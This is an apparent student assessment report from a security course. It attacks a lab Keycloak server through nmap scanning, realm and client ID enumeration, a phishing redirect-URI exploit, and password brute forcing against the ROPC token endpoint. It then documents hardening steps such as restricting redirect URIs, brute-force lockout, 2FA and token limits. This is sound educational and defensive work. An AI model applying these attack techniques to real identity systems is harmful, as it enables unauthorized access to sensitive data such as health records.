

ASSESSMENT 6.2HD

SIT736-Identity, Access management and Physical
security

PREMKUMAR SHARMA
S224784353

Table of Contents

I.	Introduction.....	2
II.	Methodology	2
1.	Setup Pre-requisites	2
2.	Normal flow of the application.....	3
3.	Service detection and information gathering	3
4.	Discover all the OAuth endpoints on Keycloak	3
5.	ClientID enumeration.....	4
6.	Exploiting the vulnerability	4
7.	Brute force Attempts	5
III.	Securing the Application.....	5
1.	Fixing the misconfiguration for Redirect URI.....	5
2.	Require consent before the user is directly authenticated.....	5
3.	Enable Brute-Force Detection.....	6
4.	Disable Resource Owner Password Credential (ROPC)	6
5.	Enabled Firewall restrictions	6
6.	Password policy and 2-factor authentication	7
7.	Token Hardening.....	7
IV.	Conclusion	7
V.	Appendix A	7

SIT736: Keycloak Security Testing and Vulnerability Analysis

Abstract- This report details the security testing and vulnerability analysis of a Keycloak deployment as part of the SIT736 IAM and Physical Security course. The project simulates an attacker exploiting misconfigurations in a Keycloak server to access protected user data via phishing and enumeration techniques. The tasks include service detection, realm and client ID enumeration, crafting phishing URLs, brute forcing access tokens, and securing the application against these vulnerabilities. Using tools like Nmap, dirb, and custom Python scripts, the attacker enumerates realms and client IDs, exploits OAuth 2.0 vulnerabilities, and retrieves sensitive user information. Countermeasures, including IP restrictions, rate limiting, and OAuth 2.0 hardening, are applied to mitigate these risks. Results demonstrate successful exploitation and subsequent securing of the system, highlighting Keycloak configuration best practices.

Keywords: Keycloak, Nmap & Dirb, Python Scripts, Client ID enumeration, OAuth Vulnerability.

I. Introduction

Keycloak is an open-source Identity and Access Management (IAM) solution that supports OAuth 2.0 for secure authorization. However, misconfigurations in Keycloak deployments can expose vulnerabilities, allowing attackers to impersonate legitimate clients and access protected resources. This report outlines a security testing exercise for a Keycloak server, simulating an attacker's workflow to exploit OAuth 2.0 vulnerabilities and subsequently applying countermeasures. The tasks include service detection (Part 1), enumerating OAuth endpoints and realms (Part 2), client ID enumeration (Part 3), crafting a phishing URL (Part 4), brute-forcing access tokens (Part 5), and securing the application (Part 6). The methodology follows a structured approach using tools like Nmap, dirb, and cURL, with custom scripts for automation.

II. Methodology

1. Setup Pre-requisites

To commence the security testing and vulnerability analysis for the SIT736 Keycloak project, the initial step involves acquiring and organizing the external resources provided alongside the task sheet. These resources, critical for the successful execution of the project, are contained within the 6.2HD.zip archive. The archive includes the following essential files as depicted in Figure V—1(Unzipping the External Resource):

1. Task6.2HD.zip
2. Realmnames.txt
3. Clientids.txt
4. Relam-export-task6.json

Upon extraction of the Task6.2HD.zip file, the resulting directory structure reveals additional components necessary for the task: the “attacker-app folder”, which hosts the malicious application used for simulating phishing attacks; the “client-application folder”, containing the legitimate application’s frontend and backend components; and the previously mentioned “realm-export-task6.json”, “realmnames.txt”, and “clientids.txt” files. The realmnames.txt file provides a dictionary of potential realm names for enumeration, while clientids.txt contains a list of client IDs to be tested during the attack simulation. The realm-export-task6.json file defines the configuration for the Keycloak realm to be used in the experiment.

After confirming the integrity and presence of these files, the next step involves setting up the Keycloak environment. A new realm is created within the Keycloak deployment Figure V—3(Successful creation of Realm), and the realm-export-task6.json file is imported to configure the realm with the necessary settings, as

illustrated in Figure V—2(Importing provided realm during a realm creation). This import process establishes the required authentication and authorization parameters, ensuring the environment aligns with the task's specifications. Upon successful creation of the realm, a user account is provisioned within this realm Figure V—4(User account provisioned) and assigned the role "myrole", as specified in the task requirements Figure V—5(Account assigned with a role). This role assignment is critical to enable the user account to interact with the protected resources in the client application, facilitating the subsequent testing and exploitation scenarios outlined in the project.

2. Normal flow of the application

To illustrate the standard operational flow of the client application, two terminal instances are opened within the client-application folder, which contains both the frontend and backend components of the application. Prior to launching these components, it is necessary to configure the relevant artifacts to utilize the IP address assigned to the virtual machine hosting the Keycloak server. As depicted in Figure V—6(Client-application configuration), the configuration process involves updating the application settings with the appropriate IP address. Subsequently, the frontend and backend components are launched by executing the npm start command in their respective terminals Figure V—7(Launching the client application), initiating the application and enabling access to its functionality for further testing and validation.

Subsequently, a web browser is launched, and the URL <http://localhost:8000> is accessed, displaying the webpage as illustrated in Figure V—8(Welcome page for the client application). Authentication is performed using the credentials of the user account previously established within the newly created corporate realm. Upon successful login, the "Retrieve Health Record" button is selected Figure V—9(Client application after logging in), which presents the health record details associated with the created user in Figure V—10 (Output for Retrieve health record), enabling verification of the application's functionality and access to protected resources.

3. Service detection and information gathering

In this phase of the security testing process, the role of an attacker is assumed to conduct information gathering and identify potential vulnerabilities in the Keycloak server. The Nmap tool is employed to perform a service version scan to detect open ports and associated services that could be exploited. The following command is executed to enumerate open ports on the server:

```
$nmap -sV 192.168.56.101
```

The scan results, as illustrated in Figure V—11(Nmap Command and Output), reveal multiple open ports, one closed port, and one unidentified port. Analysis of the output, as depicted in Figure V—11(Nmap Command and Output), identifies an open HTTP port, which represents a potential vulnerability in the server configuration, susceptible to further exploitation attempts.

4. Discover all the OAuth endpoints on Keycloak

Following the identification of the open HTTP port, the attacker's objective is to exploit this vulnerability by enumerating the available endpoints within the Keycloak server. To achieve this, a Python script for realm enumeration is developed, as illustrated in Figure V—12(Realm enumerator python code) and Figure V—13(Output for Realm enumerator), which systematically identifies valid realms within the Keycloak deployment. Upon successful enumeration of the realms, the corresponding endpoints for the identified realms are retrieved, as depicted in the subsequent figures, enabling further targeting for the attack.

1. Figure V—14(Realm found as master)
2. Figure V—15(Realm found as customer)
3. Figure V—16(Realm found as corporate)

After identifying the realm, we use the Dirb tool Figure V—17(Dirb command help) Figure V—18(Dirb command on the identified IP address and its port) to check valid requests for the endpoints present in the realms that we are trying to check and the output that is generated will be used for to craft a ClientID enumeration Figure V—19(Output for dirb command).

5. ClientID enumeration

Upon identifying the available endpoints, the attacker seeks to enumerate the client IDs configured within the Keycloak deployment to pinpoint a vulnerable client that could facilitate unauthorized access to sensitive information, as observed during the normal application flow. To accomplish this, the attacker develops a Python script designed to systematically iterate through the sign-in page of the Keycloak server, identifying publicly accessible client IDs that can be used for authentication, thereby enabling potential exploitation of the system.

The script, presented in Figure V—20(Python code part 1 for clientID enumeration) Figure V—21(Python code part2 for clientID enumeration), reads a list of potential client IDs from clientids.txt and constructs authentication URLs for the corporate realm, appending necessary OAuth 2.0 parameters such as response_type, redirect_uri, state, scope, nonce, and code_challenge. It uses the subprocess module to execute cURL commands, checking the HTTP response status code for each client ID. A status code of 200 indicates a valid client ID, which is then logged and saved to valid_clientids.txt. A 0.1-second delay is introduced between requests to prevent server overload, ensuring the enumeration process is both effective and non-disruptive.

Upon executing the client ID enumeration script, the output provides a detailed log of the enumeration process, as shown in Figure V—22(Python ClientID enumeration output). The script iterates through each client ID listed in clientids.txt, printing a message for each attempt, such as "Checking clientID: {clientid}". For each client ID, the script indicates whether it is valid or invalid based on the HTTP response status code. A status code of 200 results in a message like "Valid clientID found: {clientid}", while a non-200 status code yields "Invalid clientID: {clientid} (status: {status_code})". Valid client IDs, such as patient-portal, are appended to a list and subsequently written to valid_clientids.txt Figure V—23(Output saved in a text file), with a final summary message confirming the completion of the enumeration and listing all valid client IDs, for example, "Valid clientIDs: patient-portal". This output enables the attacker to identify which client IDs can be exploited to access the Keycloak authentication flow, facilitating the next phase of the attack.

6. Exploiting the vulnerability

Having identified the vulnerable endpoint, the attacker leverages this endpoint within the malicious application to retrieve the health record previously displayed in Figure V—10 (Output for Retrieve health record). Before initializing the attacker's URL, the components of the attacker application are configured to align with the IP address of the Keycloak server, as illustrated in Figure V—24(Modified component of Attacker application) Figure V—25(Modified component of Attacker application 2). The crafted attacker URL is then embedded into the redirect URI, which, instead of directing the user to the original page observed earlier, redirects to the attacker's URI Figure V—26(Attacker's Webpage), thereby facilitating unauthorized access to the protected resources.

The output reveals that upon clicking the "Click here" hyperlink on the attacker's webpage, the health record is displayed, mirroring the data retrieved by the legitimate client application during normal operation. This unauthorized access confirms the successful exploitation of the vulnerability, exposing the same sensitive health record observed when logging into the account via the standard authentication flow as shown in Figure V—27(Health record retrieved on Attacker webpage). In this scenario, the client application had an active user session, eliminating the need for re-authentication to display the health record. This seamless access was

facilitated by the Keycloak server accepting the existing token, which enabled the attacker's application to retrieve the sensitive data without requiring additional login credentials.

7. Brute force Attempts

With access to the enumerated realm names and client IDs, the attacker proceeds to test the feasibility of directly fetching an access token from the Keycloak server, exploiting a known security weakness in OAuth 2.0's password grant type, which permits token retrieval using user credentials. Initially, a Python script is developed to brute-force the user credentials, systematically attempting various passwords from a predefined list to identify the correct credentials for the user account (s224784353) created earlier in the task. The script, presented in Figure V—28(Python code for brute forcing the user credential) Figure V—29(List of usernames to try using the python code) Figure V—30(List of passwords to try using the python code), sends HTTP POST requests to the Keycloak token endpoint, iterating through potential passwords until a successful authentication is achieved, indicated by a 200 status code Figure V—31(Output after brute-forcing).

Upon identifying the correct credentials through this brute-force method, a cURL command Figure V—32(Curl command for accessing the token) is employed to send an HTTP POST request to the appropriate Keycloak token endpoint.

The request targets the URL `http://192.168.56.101:8080/auth/realms/corporate/protocol/openid-connect/token`, utilizing the previously identified client ID patient-portal, the grant type password, and the now-verified credentials of the user account. This test aims to verify whether the access token can be successfully obtained, thereby exposing the vulnerability associated with the password grant type in the Keycloak configuration.

After successfully identifying the user credentials through the brute-force script, the attacker manually tests the credentials by logging into the attacker's webpage at `http://localhost:9000/`. Using the username s224784353 and the discovered password, the attacker authenticates through the Keycloak login page redirected by the malicious application Figure V—33(Manual Login for attacker page). Upon successful login, the attacker clicks the "Click here" hyperlink on the attacker's page, which retrieves the health record previously observed in the legitimate client application, as shown in Figure V—27(Health record retrieved on Attacker webpage). This manual login confirms that the stolen credentials can be used to bypass security controls, granting unauthorized access to sensitive health data and further validating the severity of the exploited vulnerability.

III. Securing the Application

1. Fixing the misconfiguration for Redirect URI

In the Keycloak admin console at `http://192.168.56.100:8080`, we navigated to the corporate realm, selected the vuln client, and updated the Valid Redirect URIs field from a wildcard (*) to `http://localhost:8000/*` as shown in Figure V—34(Mitigation for Valid Redirect URI). This change was saved to ensure that only the legitimate client application at `http://localhost:8000` could receive authorization codes.

The permissive wildcard URI allowed attackers to redirect authorization codes to their malicious application at `http://localhost:9000`, enabling phishing attacks when we were exploiting the vulnerability. By restricting the URI as illustrated in , we ensured that only the intended application could complete the OAuth 2.0 flow, preventing unauthorized access to sensitive health records and enhancing the system's security.

2. Require consent before the user is directly authenticated

To enhance user privacy and control, we configured Keycloak to require user consent before direct authentication in the corporate realm. In the Keycloak admin console at `http://192.168.56.100:8080`, we

navigated to Clients > vuln > Consent, enabled the Consent Required option as shown in Figure V—36(Enabling consent required for the client), and specified the scopes (e.g., openid, profile, email) that users must approve. This setting ensures that when users log in via the client application at <http://localhost:8000>, they are presented with a consent screen detailing the data the application will access, requiring explicit approval before authentication proceeds depicted in Figure V—37(Output for Curl Command after enabling consent required)

Without consent, applications could access user data without explicit permission, risking privacy violations and non-compliance with regulations like GDPR. Requiring consent empowers users to control their data, aligns with best practices for OAuth 2.0, and mitigates unauthorized data access, enhancing trust in the patient portal system.

3. Enable Brute-Force Detection

We enabled Brute Force Detection in Realm Settings > Security Defences, setting Maximum Login Failures to 5, Wait Increment to 60 seconds, Temporary Lockout Duration to 600 seconds, a 10-minute lockout, and a 1000ms quick login check. This was saved to activate account lockouts which is shown in Figure V—38(Brute force defence configuration on Keycloak)

Without this, attackers could repeatedly guess user credentials, as demonstrated in Brute-force attempts as seen in Figure V—31(Output after brute-forcing). The detection mechanism locked accounts after excessive failures Figure V—39(Brute-forcing with wrong passwords) , thwarting brute-force attempts and protecting user accounts, particularly critical for safeguarding sensitive health data Figure V—40(Account Lockout after brute-forcing wrong passwords).

4. Disable Resource Owner Password Credential (ROPC)

In the Keycloak admin console, under Clients > vuln > Capability Config, we disabled Direct Access Grants, which enabled the ROPC grant type, and ensured Standard Flow (Authorization Code Flow) was active. This change was saved to enforce the secure flow as seen in ROPC allowed attackers to submit credentials directly to the token endpoint, enabling brute-force attacks in Part 5. Disabling it forced the use of the Authorization Code Flow, which requires user interaction and redirect URI validation, preventing automated credential attacks and securing the authentication process.

5. Enabled Firewall restrictions

To bolster network security, we configured firewall rules to restrict traffic from the IP address 192.168.56.0/24 to only the necessary TCP ports (22, 8080, 8443, 443) used by the Keycloak system using the host's UFW firewall management tool as shown Figure V—42(Configuring with wrong IP to demonstrate UFW in work). We added rules to allow incoming connections from 192.168.56.101 to these ports as shown in Figure V—43(Correct UFW configuration with demonstration for the open ports) while dropping all other traffic from this IP using the following command:

```
$sudo ufw allow from 192.168.56.0/24 proto tcp to any port 22,443,8080,8443
```

This mitigation was critical to limit potential attack vectors from 192.168.56.101, which could be an attacker's IP attempting unauthorized access or enumeration (as seen in earlier task parts). By allowing only essential ports for SSH (22), Keycloak (8080, 8443), and HTTP/HTTPS (80, 443), we minimized the attack surface, protected sensitive health data, and ensured compliance with security best practices for the patient portal system.

6. Password policy and 2-factor authentication

In Realm Settings > Authentication > Password Policy, we set a minimum password length of 12 characters, required 1 special character, 1 digit, and 1 uppercase letter, enforced a 5-password history, and set a 90-day expiration Figure V—44(Password policy for the realm). These policies were saved to apply to all users since weak passwords were vulnerable to brute-forcing and guessing. A strong policy ensured users created robust credentials, reducing the risk of compromise and enhancing the security of patient accounts accessing health records.

After configuring the password policy, in Authentication > Flows, we selected the Browser flow, added a TOTP-based OTP Form execution, and set it to “Required” as shown in Figure V—45(Authentication flow updated to enable the 2FA). In Authentication > OTP Policy, we configured a 6-digit TOTP with a look-ahead window of 1 Figure V—46(OTP Policy for 2FA). Users were prompted to set up 2FA using OTPClient on login Figure V—47(Setting up 2FA for S224784353) Figure V—48(Using 2FA to login on the S224784353 account). Single-factor authentication was insufficient against credential theft. 2FA added a second layer, requiring a time-based code, ensuring that even stolen passwords couldn’t grant access, significantly strengthening user authentication.

7. Token Hardening

In Realm Settings > Tokens, we set Access Token Lifespan to 5 minutes, Session Idle to 15 minutes, Session Max to 60 minutes as depicted in Figure V—49(Token Hardening Configurations). Long-lived tokens and unprotected code exchanges risked misuse if intercepted. Short lifespans minimized the window for token abuse, while revoking refresh tokens ensured invalidation, protecting health record access.

IV. Conclusion

This security testing exercise for the SIT736 IAM and Physical Security course successfully demonstrated the exploitation of vulnerabilities within a Keycloak deployment and the subsequent implementation of robust countermeasures to secure the system. By simulating an attacker’s workflow—encompassing service detection, realm and client ID enumeration, phishing URL crafting, and brute-force attacks—the project exposed critical misconfigurations, such as permissive redirect URIs, enabled Resource Owner Password Credential (ROPC) grant types, and the absence of brute-force protections, which allowed unauthorized access to sensitive health records. The successful retrieval of protected data, as evidenced by the attacker’s ability to access the health record via the malicious application at <http://localhost:9000/>, underscored the severity of these vulnerabilities.

However, the application of targeted countermeasures, including restricting redirect URIs to http://localhost:8000/*, disabling ROPC, enabling brute-force detection with a 5-attempt lockout policy, requiring user consent, enforcing firewall restrictions on ports 22, 8080, 8443, and 443, implementing strong password policies with 2FA, and hardening token lifespans to 5 minutes, effectively mitigated these risks. These measures prevented further unauthorized access, as demonstrated by failed attack attempts post-mitigation e.g., Figure V—40(Account Lockout after brute-forcing wrong passwords). The findings highlight the critical importance of adhering to OAuth 2.0 best practices and maintaining rigorous Keycloak configuration management to safeguard sensitive data against phishing, enumeration, and credential-based attacks, providing actionable insights for enhancing the security of IAM systems in real-world deployments.

V. Appendix A

Figure V—1(Unzipping the External Resource)	9
Figure V—2(Importing provided realm during a realm creation)	9

Figure V—3(Successful creation of Realm).....	9
Figure V—4(User account provisioned).....	10
Figure V—5(Account assigned with a role)	10
Figure V—6(Client-application configuration)	10
Figure V—7(Launching the client application)	11
Figure V—8(Welcome page for the client application).....	11
Figure V—9(Client application after logging in)	11
Figure V—10 (Output for Retrieve health record)	12
Figure V—11(Nmap Command and Output)	12
Figure V—12(Realm enumerator python code)	13
Figure V—13(Output for Realm enumerator)	13
Figure V—14(Realm found as master).....	14
Figure V—15(Realm found as customer).....	14
Figure V—16(Realm found as corporate)	14
Figure V—17(Dirb command help).....	15
Figure V—18(Dirb command on the identified IP address and its port).....	15
Figure V—19(Output for dirb command).....	16
Figure V—20(Python code part 1 for clientID enumeration).....	16
Figure V—21(Python code part2 for clientID enumeration).....	17
Figure V—22(Python ClientID enumeration output)	17
Figure V—23(Output saved in a text file)	17
Figure V—24(Modified component of Attacker application)	18
Figure V—25(Modified component of Attacker application 2)	18
Figure V—26(Attacker's Webpage).....	19
Figure V—27(Health record retrieved on Attacker webpage).....	19
Figure V—28(Python code for brute forcing the user credential)	20
Figure V—29(List of usernames to try using the python code)	20
Figure V—30(List of passwords to try using the python code).....	20
Figure V—31(Output after brute-forcing)	21
Figure V—32(Curl command for accessing the token).....	21
Figure V—33(Manual Login for attacker page)	22
Figure V—34(Mitigation for Valid Redirect URI)	22
Figure V—35(Mitigation output for Valid Redirect URI)	22
Figure V—36(Enabling consent required for the client)	23
Figure V—37(Output for Curl Command after enabling consent required)	23
Figure V—38(Brute force defence configuration on Keycloak)	23
Figure V—39(Brute-forcing with wrong passwords).....	24
Figure V—40(Account Lockout after brute-forcing wrong passwords)	24
Figure V—41(Disabling Direct Access Grant to protect from ROPC)	24
Figure V—42(Configuring with wrong IP to demonstrate UFW in work)	25
Figure V—43(Correct UFW configuration with demonstration for the open ports)	25
Figure V—44(Password policy for the realm).....	25
Figure V—45(Authentication flow updated to enable the 2FA).....	26
Figure V—46(OTP Policy for 2FA)	26
Figure V—47(Setting up 2FA for S224784353).....	26
Figure V—48(Using 2FA to login on the S224784353 account).....	27
Figure V—49(Token Hardening Configurations).....	27




Figure V—1(Unzipping the External Resource)




Figure V—2(Importing provided realm during a realm creation)




Figure V—3(Successful creation of Realm)




Figure V—4(User account provisioned)




Figure V—5(Account assigned with a role)




Figure V—6(Client-application configuration)

```

Activities Terminal Tue 03:50
Recent Home Documents 6.2HD-resources tak6.2HD client-application

student@keycloak-client: ~/Documents/6.2HD-resources/tak6.2HD/client-application/backend
File Edit View Search Terminal Help
student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
backend$ nano app.js
student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
backend$ npm install
npm [WARN] keycloak-example-service@0.0.1 No description
npm [WARN] keycloak-example-service@0.0.1 No repository field.
npm [WARN] keycloak-example-service@0.0.1 No license field.

audited 157 packages in 1.323s
14 packages are looking for funding
  run 'npm fund' for details

found 17 vulnerabilities (10 low, 1 moderate, 5 high, 1 critical)
  run 'npm audit fix' to fix them, or 'npm audit' for details
student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
backend$ npm start
> keycloak-example-service@0.0.1 start /home/student/Documents/6.2HD-resources/tak6.2HD/client-application/backend
> node app.js
Started at port 3000

student@keycloak-client: ~/Documents/6.2HD-resources/tak6.2HD/client-application/frontend
File Edit View Search Terminal Help
student@keycloak-client:~/Documents/6.2HD-resources/tak6.2HD/client-application/
frontend$ nano app.js
